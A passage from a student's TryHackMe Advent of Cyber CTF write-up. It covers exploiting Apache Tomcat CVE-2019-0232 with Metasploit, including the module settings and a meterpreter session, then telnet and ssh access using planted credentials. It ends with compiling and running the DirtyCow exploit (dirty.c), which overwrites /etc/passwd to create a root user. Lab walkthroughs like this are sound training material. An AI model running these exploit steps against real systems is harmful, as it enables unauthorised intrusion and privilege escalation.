[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (176195 bytes) to 10.10.115.13
```

As the exploit end, we use ls command to see the file within it. We found flag1.txt, the file we want to see the content in it.



```
thm{whacking_all_the_elves}meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB
-INF\cgi-bin
================================================================================
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2022-06-30 16:12:57 +0100  JVsTX.exe
100777/rwxrwxrwx  825    fil   2020-11-19 03:49:25 +0000  elfwhacker.bat
100666/rw-rw-rw-  27     fil   2020-11-19 22:05:43 +0000  flag1.txt
```


We run the cat command on it and get the flag which is thm{whacking_all_the_elves}.



```
meterpreter > cat flag1.txt
thm{whacking_all_the_elves}me
```

Q4: What were the Metasploit settings you had to set?

We need to set the LHOST (our machine IP address) which is in this case 10.10.84.6 as we use the attack box. Then, we set RHOST (target machine's IP address) which is 10.10.115.13 and then our TARGETURI (target URL).



```
[*] Exploit completed, but no session was created.
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST
LHOST => 10.10.84.6
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.115.13
RHOST => 10.10.115.13
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI http://10.10.1
15.13/cgi-bin/elfwhacker.bat
TARGETURI => http://10.10.115.13/cgi-bin/elfwhacker.bat
```

Thought process / methodology:


(Question 1)We scan the given machine IP address using NMAP to get the port that connected to the web server which is port 8080. With the IP address given and the port number we just get, we search it at the search bar and landed on the apache Tomcat website which is open source software. We can see the version number is 9.0.17. (Question 2) We then search for apache Tomcat 9.0.17 CVE to find if there is vulnerabilities on this open source. Then we found the CVE which is CVE-2019-0232. (Question 3) We then use metasploit to find the flag using the vulnerability of that web server had. We then set the LHOST (our machine IP address), RHOST (target machine IP address), and TARGETURI (target URL). In this case, we are given CGI script which is elfwhacker.bat file. We then use exploit command to start the exploitation. As the exploit end, we use ls command to see the file within it. We found flag1.txt, the file we want to see the content in it. We run the cat command on it and get the flag which is thm{whacking_all_the_elves}. (Question 4) We need to set the LHOST (our machine IP address) which is in this case 10.10.84.6 as we use the attack box. Then, we set RHOST (target machine's IP address) which is 10.10.115.13 and then our TARGETURI (target URL).

Day 13 - Networking - Coal for Christmas

Tools : kali Linux, Google Search


Q1: What old, deprecated protocol and service is running?

Open the terminal and run nmap and the machine ip address**(nmap 10.10.127.157)**. The details about port and service that is running will appear.



```
┌──(1211103424㉿kali)-[~]
└─$ nmap 10.10.127.157
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-01 12:57 EDT
Nmap scan report for 10.10.127.157
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 26.99 seconds
```


The further information about all the service can be search on internet. Telnet is the service that is asked.



Telnet is rarely used to connect computers anymore because of its lack of security. However, **it is still functional**; there's a Telnet client in Windows (10, 8, 7, and Vista), although you may have to enable Telnet first. 23 Jun 2021

https://www.lifewire.com › ... › Home Networking

What Exactly Is Telnet and What Does It Do? - Lifewire




Is telnet obsolete?

Telnet, however, has other interesting angles to it for security research. As **it has been deprecated**, it is typically still visible on legacy equipment, in particular network infrastructure equipment. In short, Telnet typically appears on older network equipment.
3 Oct 2016

Q2: What credential was left for you?


Run telnet followed by the machine ip address**(telnet 10.10.127.157)** to connect to this service. After that, the information such as greetings, username and password will appear. The password (**clauschristmas**) is the credential we want.



```
┌──(1211103424㉿kali)-[~]
└─$ telnet 10.10.127.157 23
Trying 10.10.127.157...
Connected to 10.10.127.157.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: 
```


Q3: What distribution of Linux and version number is this server running?

Run ssh and followed by santa@machine ip address (**santa@10.10.127.157**). Enter the password given in the section.



```
┌──(1211103424㉿kali)-[~]
└─$ ssh santa@10.10.127.157
santa@10.10.127.157's password:
                \ /
              ──→*←──
                /o\
               /_\_\
              /_/_0_\
             /_o_\_\_\
            /_/_/_/_/o\
           /@\_\_\@\_\_\
          /_/_/O/_/_/_/_\
         /_\_\_\_\_\o\_\_\
        /_/0/_/_/_0_/_/@/_\
       /_\_\_\_\_\_\_\_\_\_\
      /_/o/_/_/@/_/_/o/_/0/_\
               [___]

Last login: Fri Jul  1 17:26:18 2022 from 10.8.95.107
$ 
```


Enter **cat /etc/*release** . Distribution of Linux and version number the server is running can be observed from the information below.



```
┌──(1211103424㉿kali)-[~]
└─$ ssh santa@10.10.127.157
santa@10.10.127.157's password:
                \ /
              -->*<--
                /o\
               /_\_\
              /_/_0_\
             /_o_\_\_\
            /_/_/_/_/o\
           /@\_\_\@\_\_\
          /_/_/O/_/_/_/_\
         /_\_\_\_\_\o\_\_\
        /_/0/_/_/_0_/_/@/_\
       /_\_\_\_\_\_\_\_\_\_\
      /_/o/_/_/@/_/_/o/_/0/_\
               [___]

Last login: Fri Jul  1 17:26:18 2022 from 10.8.95.107
$ ls
christmas.sh  cookies_and_milk.txt
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ 
```

Q4: Who got here first?


Run cat command and followed by the **cookies_and_milk.txt** to view the file. The information which is message from the one that got here first (**Grinch**) can be seen.



```
$ cat cookies_and_milk.txt
/*************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//   - Yours Truly,
//        The Grinch
//*************************************************/
```


Q5: What is the verbatim syntax you can use to compile, taken from the real C source code comments?

Search for related line of code in the file **cookies_and_milk.txt .**



```
char *generate_password_hash(char *plaintext_pw) {
  return crypt(plaintext_pw, salt);
}
```

Search the line of code in the Google Search to find the source code that related to the task which in this case it is from github **(dirty.c)**.




char *generate_password_hash(char *plaintext_pw) {

About 328 results (0.35 seconds)

https://github.com › Gigi4 › code › blob › master › dirty

code/dirty.c at master · Gigi4/code - GitHub

This exploit uses the pokemon exploit of the dirtycow vulnerability. // as a base and automatically generates a new passwd line.



Gigi4 Create dirty.c


Latest commit 015534d on May 3, 2017 History

1 contributor

193 lines (172 sloc) | 4.7 KB

```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
```


The verbatim syntax needed can be found in the source code **(dirty.c)**




```
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
```

Q6: What "new" username was created, with the default operations of the real C source code?

Run **nano dirty.c** to create and paste the new file which is **dirty.c** that is copied from the internet.




```
$ nano dirty.c
```




```
GNU nano 2.2.6                    File: dirty.c                                  Modifie

                       *((long*)(complete_passwd_line + o)));
      }
    }
  }
  printf("ptrace %d\n",c);
}
else {
  pthread_create(&pth,
                 NULL,
                 madviseThread,
                 NULL);
  ptrace(PTRACE_TRACEME);
  kill(getpid(), SIGSTOP);
  pthread_join(pth,NULL);
}

printf("Done! Check %s to see if the new user was created.\n", filename);
printf("You can log in with the username '%s' and the password '%s'.\n\n",
  user.username, plaintext_pw);
  printf("\nDON'T FORGET TO RESTORE! $ mv %s %s\n",
  backup_filename, filename);
return 0;
}

^G Get Help    ^O WriteOut    ^R Read File   ^Y Prev Page   ^K Cut Text    ^C Cur Pos
^X Exit        ^J Justify     ^W Where Is    ^V Next Page   ^U UnCut Text  ^T To Spell
```

After that save the progress, run this code (**gcc -pthread dirty.c -o dirty -lcrypt**). Now, the file is created and can be checked with ls function. Then, enter **./dirty** and enter a new password then wait for the scan to be finished. The new username will appeared (**firefart**)




```
$ gcc -pthread dirty.c -o dirty -lcrypt
```



```
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi1FUZW2W5eK6:0:0:pwned:/root:/bin/bash

mmap: 7f63b9a8e000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'danish'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'danish'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$ 
```

